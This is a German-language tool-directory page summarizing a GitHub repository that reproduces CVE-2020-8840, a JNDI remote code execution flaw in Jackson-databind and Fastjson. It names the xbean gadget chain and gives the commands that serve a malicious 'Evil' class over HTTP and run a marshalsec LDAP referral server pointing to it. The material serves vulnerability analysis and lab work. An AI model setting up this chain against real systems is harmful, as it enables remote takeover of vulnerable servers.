
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
Tools/GitHubGitHub/veraxy00/cve-2020-8840
SchwachstellenanalyseCode-AnalyseExploitationWebanwendungs-ExploitationLernen & BildungLabs & Praxis
GitHubveraxy00/cve-2020-8840

CVE-2020-8840

Jackson-databind Remote-Code-Ausführung-Schwachstelle (CVE-2020-8840) Analyse- und Reproduktionsumgebungscode

Repository anzeigen
4277vor 5 JahrenNoch nicht geprüft
Teilen

CVE-2020-8840

Analyse und Reproduktionsumgebung für die Remote-Code-Ausführung-Schwachstelle (CVE-2020-8840) in Jackson-databind.

Das Projekt enthält:

  • jackson-databind- und Fastjson-Payloads
  • WebServer-Bösartige Klasse
  • Fertig kompilierte marshalsec-0.0.3-SNAPSHOT-all.jar

Schwachstellenübersicht

Remote-Code-Ausführung-Schwachstelle (CVE-2020-8840) in Jackson-databind, bei der ein Angreifer die xbean-reflect-Angriffskette (org.apache.xbean.propertyeditor.JndiConverter) nutzen kann, um JNDI Remote Class Loading auszulösen und damit eine Remote-Code-Ausführung zu erreichen.

Die Schwachstelle betrifft sowohl bestimmte Versionen von Jackson-databind als auch Fastjson.

jackson-databind

Betroffene Versionen: 2.0.0 <= FasterXML jackson-databind <= 2.9.10.2

Einfache Umgebungseinrichtung

Der im Beispielcode referenzierte LDAP-Dienst muss selbst aufgesetzt werden.

WebServer


Starten Sie einen HTTP-Dienst, der die bösartige Klasse bereitstellt (die Evil.java-Klasse ist im Projekt enthalten).

python -m http.server 2222
LDAP-Dienst


Laden Sie das Marshalsec-Tool herunter, kompilieren Sie es als JAR und starten Sie den LDAP-Dienst. Geben Sie die Codebase-Adresse an (den Webserver, der die bösartige Klasse hostet).

Zur Vereinfachung sind die Schritte zum Herunterladen und Kompilieren nicht notwendig; im Projekt ist ebenfalls marshalsec-0.0.3-SNAPSHOT-all.jar enthalten (die Projektdateien sind nicht umfangreich, Hauptgrund für die Größe ist diese JAR, kompiliert mit JDK8).

java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer http://127.0.0.1:2222/#Evil
Fastjson

Betroffene Versionen: Fastjson <= 1.2.62

Die Reproduktionsumgebung ist identisch mit der obigen; Webserver und LDAP-Dienst müssen selbst gestartet werden.


Referenzen

  • https://github.com/FasterXML/jackson-databind
  • https://github.com/FasterXML/jackson-databind/issues/2620
  • https://github.com/FasterXML/jackson-databind/commit/914e7c9f2cb8ce66724bf26a72adc7e958992497
  • https://medium.com/@cowtowncoder/on-jackson-cves-dont-panic-here-is-what-you-need-to-know-54cd0d6e8062
  • https://github.com/alibaba/fastjson
Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    806
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    523
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    441
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    270
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    264

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →




